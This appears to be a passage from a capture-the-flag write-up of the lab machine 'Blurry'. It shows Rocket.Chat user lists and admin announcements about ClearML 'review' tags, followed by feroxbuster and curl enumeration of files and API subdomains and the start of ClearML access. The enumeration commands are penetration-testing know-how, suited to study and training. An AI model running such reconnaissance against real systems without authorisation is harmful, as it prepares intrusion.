
There's eight users:



Name	Joined at
0xdf 0xdf	June 8, 2024
Chad Jippity jippity	February 8, 2024
Dio Ptrie dioptric	February 8, 2024
Iris Pupil irisview	February 8, 2024
Lena Tick lenasphere	February 8, 2024
Ray Flection raytrace	February 8, 2024
Rocket.Cat rocket.cat	February 8, 2024
car melo melo	February 17, 2024

And no teams.

There are two messages in Announcements from Chad Jippity:



Start of conversation

February 8, 2024

jippity Admin Owner 3:59 AM
Dear Team,

I'm excited to announce that we're enhancing our collaboration and development processes with the integration of two powerful platforms: Rocket.Chat for team communication and our dedicated platform for DevOps practices.

Thank you for your cooperation and enthusiasm as we embark on this exciting journey together. Let's make the most of these tools to drive our projects forward and achieve new heights of success.

Chad Jippity

February 10, 2024

jippity Admin Owner 7:11 AM
Dear Team,

I'm excited to announce a new initiative to streamline our project review and quality assurance processes through the ClearML platform. This initiative is designed to enhance our efficiency and ensure the highest standards of quality across all our projects.

To facilitate this, we have implemented a new protocol for submitting tasks that require administrative review or further analysis. Whenever you complete a task that generates artifacts that you believe should be reviewed, please tag these tasks with the "review" tag in ClearML.

I will periodically run a specialised task designed to identify and process all tasks, within our Black Swan project, marked with the "review" tag. This process will involve reviewing the artifacts associated with these tasks, examining their contents to ensure they meet our project's standards and requirements.

This procedure not only helps us maintain oversight over critical data and metrics but also allows us to catch potential issues early, streamline our workflows, and foster a culture of continuous improvement and accountability.

Your cooperation is vital for the success of this initiative. By actively participating in this review process, we can collectively ensure that our projects progress smoothly, efficiently, and to the highest quality standards.

Thank you for your dedication and commitment to excellence. Together, we will make the most of ClearML to drive our projects forward and achieve outstanding results.


Warm regards,

Chad Jippity

Highlights:

- They are using RocketChat for collaboration plus their custom platform for DevOps.
- Then they add ClearML, including a new protocol of tagging tasks with the "review" tag for tasks that require administrative review.
- Tasks marked for review will run in the "Black Swan" project.

General has some chitchat, but nothing else useful other than the usernames:



February 17, 2024

irisview 1:32 PM
Hey team, hope everyone's vision is clear today! 😄 Just a heads up, we've got a sprint review meeting tomorrow. Make sure your tasks are up to date in our DevOps platform.

raytrace 1:32 PM
Speaking of clear vision, I spent the weekend trying to debug that pesky vision algorithm. Turns out, the solution was right in front of us! I'll share the deets in our meeting.

lenasphere 1:33 PM
Good stuff, team! irisview, is there anything specific we should prepare for the sprint review?

irisview 1:34 PM
Just ensure your parts of the project are polished and ready to demo. It's all about showing our progress and figuring out our next steps.

jippity Admin 1:35 PM
Loving the collaborative spirit here! 🚀 By the way, has anyone seen the new coffee machine in the break room? It's supposed to have a "vision" for the perfect brew. 😂

irisview 1:36 PM
Haha, jippity , I'll believe it when I see it...or taste it, rather. Let's all grab a coffee after the sprint review tomorrow. My treat!

melo joined the channel 2:46 PM

June 8, 2024

0xdf joined the channel 9:20 PM

files.blurry.htb - TCP 80

Site

The root simply returns "OK":

```
oxdf@hacky$ curl http://files.blurry.htb
OK
```

Directory Brute Force

I'll run `feroxbuster` here to look for other paths on the webserver, but it comes up empty:

```
oxdf@hacky$ feroxbuster -u http://files.blurry.htb

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://files.blurry.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET        1l        1w        2c http://files.blurry.htb/
[####################] - 3m     30000/30000   0s      found:1       errors:0
[####################] - 3m     30000/30000   170/s   http://files.blurry.htb/
```

Not much else I can do here.

api.blurry.htb - TCP 80

API

The API root returns JSON for an error:

```
oxdf@hacky$ curl http://api.blurry.htb -s | jq .
{
  "meta": {
    "id": "bfd4cb8b217f49b2907d7a78b29526ad",
    "trx": "bfd4cb8b217f49b2907d7a78b29526ad",
    "endpoint": {
      "name": "",
      "requested_version": 1,
      "actual_version": null
    },
    "result_code": 400,
    "result_subcode": 0,
    "result_msg": "Invalid request path /",
    "error_stack": null,
    "error_data": {}
  },
  "data": {}
}
```


API Burte Force

I'll run `feroxbuster` to look for valid endpoints, but other than some errors (the API clearly doesn't like a space (`%20`)), nothing interesting:


```
oxdf@hacky$ feroxbuster -u http://api.blurry.htb

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://api.blurry.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
400      GET        1l        4w        -c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
400      GET        1l        5w      292c http://api.blurry.htb/Reports%20List
400      GET        1l        5w      294c http://api.blurry.htb/external%20files
400      GET        1l        5w      293c http://api.blurry.htb/Style%20Library
```

app.blurry.htb

The site is an instance of ClearML, an open-source CI/CD for AI workloads:


CLEAR|ML
Full Name
START
By signing up you agree to Allegro AI's
Privacy Policy and Terms of Use.
Star 5,349
If you ❤ ClearML, ★ us on GitHub
Join our Community on Slack
Contact Us


On entering a name, I'll get to the dashboard:



TYPE	TITLE	PROJECT	STARTED	UPDATED	STATUS
Data Processing	Review JSON Artifacts	Black Swan	Jun 8 2024 21:40	Jun 8 2024 21:40	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	Jun 3 2024 9:28	Jun 3 2024 9:28	✓ Completed
